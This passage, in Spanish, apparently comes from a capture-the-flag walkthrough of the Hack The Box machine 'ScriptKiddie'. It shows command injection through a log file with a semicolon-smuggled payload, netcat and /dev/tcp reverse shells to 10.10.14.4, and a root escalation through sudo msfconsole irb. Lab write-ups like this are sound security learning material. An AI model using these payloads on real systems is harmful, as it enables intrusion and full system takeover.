10.10.14.4 prueba

(kali@kali)-[~/machineshtb/ScriptKiddie]
$

```

por lo cual la idea es meter un comando despues de la ip

```

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

```

probamos con un whoami | nc y con el formato original es decir con las llaves, tambien agregamos un comentario para que no me haga el ciclo while

```
echo "[2024-02-21 23:23:51.273785] 10.10.14.4; whoami | nc 10.10.14.4 433 #" > /home/kid/logs/hackers
```

```

kid@scriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; whoami | nc 10.10.14.4 433 #" > /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$

```

```

(kali㉿kali)-[~/machineshtb/ScriptKiddie]
$ nc -lvnp 433
listening on [any] 433 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.226] 60980
pwn

```

ahora ejecuto ya netcat para recibir la bash

echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers

```

kid@scriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers

```

sin embargo, no ejecuto con éxito por lo cual intento con bash

echo "[2024-02-21 23:23:51.273785] 10.10.14.4; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1' #" > /home/kid/logs/hackers

```

kid@scriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1' #" > /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$

```

```

(kali㉿kali)-[~/machineshtb/ScriptKiddie]
$ nc -lvnp 433
listening on [any] 433 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.226] 60982
bash: cannot set terminal process group (883): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ whoami
pwn
pwn@scriptkiddie:~$

```

ahora como ya tengo acceso a pwn lo que me queda es ser root para ello mejoro la shell y hago un sudo -l

```
pwn@scriptkiddie:~$ ls
recon scanlosers.sh
pwn@scriptkiddie:~$ whoami
pwn
pwn@scriptkiddie:~$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
  (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

0.1. SUDOERS MSFCONSOLE

vemos que podemos utilizar metasploit con permisos de root sin password.
Busco en gobins para ver que podemos hacer

.. / msfconsole ☆ Star 9,838

Shell Sudo

This allows to spawn a [ruby](#) interpreter.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sudo msfconsole
msf6 > irb
>> system("/bin/sh")
```

```
sudo msfconsole
irb
system("/bin/bash")
```

```
pwn@scriptkiddie:~$ sudo msfconsole
pwn
pwn@scriptkiddie:~$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass, secure_path

User pwn may run the following commands:
    (root) NOPASSWD: /opt/metasploit-framework/bin/*
pwn@scriptkiddie:~$

To boldly go where no shell has gone before

=[ metasploit v6.0.9-dev
+ -- --=[ 2069 exploits - 1122 auxiliary - 352 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

Metasploit tip: Use the resource command to run commands from a file

msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> system("/bin/bash")
```

```
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> system("/bin/bash")
root@scriptkiddie:/home/pwn# whoami
root
root@scriptkiddie:/home/pwn#
[0] 0:nc- 1:[tmux]* 2:bash
```

La máquina me gusto bastante debido a que toca una herramienta común en el hacking y hasta podemos elevar privilegios con abusando de esta herramienta una máquina para realizar varias veces.